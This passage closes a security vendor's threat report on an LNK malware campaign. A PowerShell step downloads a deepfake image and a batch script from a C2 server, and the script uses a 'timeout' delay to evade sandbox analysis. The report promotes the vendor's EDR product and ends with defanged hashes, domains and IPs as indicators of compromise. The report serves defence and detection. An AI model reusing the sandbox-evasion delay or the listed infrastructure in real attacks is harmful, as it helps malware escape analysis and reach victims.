
If the LNK file is executed, a powershell.exe command is invoked through the cmd.exe process, after which a deepfake image file and a malicious batch script are downloaded and executed from the C2 server.




[Figure 6-2] PowerShell Command Line

The additionally downloaded malicious batch file, upon execution, calls the command 'timeout -t 7 /nobreak' to delay process execution by approximately 7 seconds.

Such techniques are commonly used as delay tactics to evade short-term monitoring in behavior-based sandboxes or dynamic analysis environments. However, Genian EDR can track and analyze the entire execution chain regardless of time delays, thereby neutralizing the effectiveness of this evasion method.




[Figure 6-3] Genian EDR Attack Storyline

The Genian EDR attack storyline visualizes the entire execution flow of the malware, enabling Security Operations Center (SOC) operators to quickly identify threat activities and immediately carry out response procedures.

## 7. IoC (Indicator of Compromise)

- **MD5**

09dabe5ab566e50ab4526504345af297

33c97fc4eacd73addbae9e6cde54a77d

143d845b6bae947998c3c8d3eb62c3af

8684e5935d9ce47df2da77af7b9d93fb

90026c2dbdb294b13fd03da2be011dd1

472610c4c684cea1b4af36f794eedcb0

227973069e288943021e4c8010a94b3c

bd0e6e02814cf6dcfda9c3c232987756

eacf377577cfebe882d215be9515fd11

fcb97f87905a33af565b0a4f4e884d61

1b2e63ca745043b9427153dc2d4d4635

009bb71299a4f74fe00cf7b8cd26fdfc

- **Domain**

liveml.cafe24[.]com

snuopel.cafe24[.]com

versonnex74[.]fr

seytroux[.]fr

contamine-sarzin[.]fr

jiwooeng.co[.]kr

guideline.or[.]kr

hyounwoolab[.]com

dangol[.]pro

astaibs.co[.]kr

zabel-partners[.]com

healthindustry.sookmyung.ac[.]kr

- **IP**

183.111.161[.]96

183.111.182[.]195

183.111.174[.]34

183.111.174[.]97

184.168.108[.]207

51.158.21[.]1

58.229.208[.]146

59.25.184[.]83

111.92.189[.]12

112.175.184[.]4

121.254.129[.]86

---


## 지니언스㈜

대표이사: 이동범 | 사업자등록번호: 129-81-80148
경기도 안양시 동안구 벌말로 66 하이필드 지식산업센터 A동 12층
T. 031-8084-9770 | F. 070-4332-1683


## 문의 하기

제품 문의 바로가기
연동 문의 바로가기

FAMILY SITE

- FAMILY SITE
- Genians USA
- My Genians
- Partner portal

- Genians career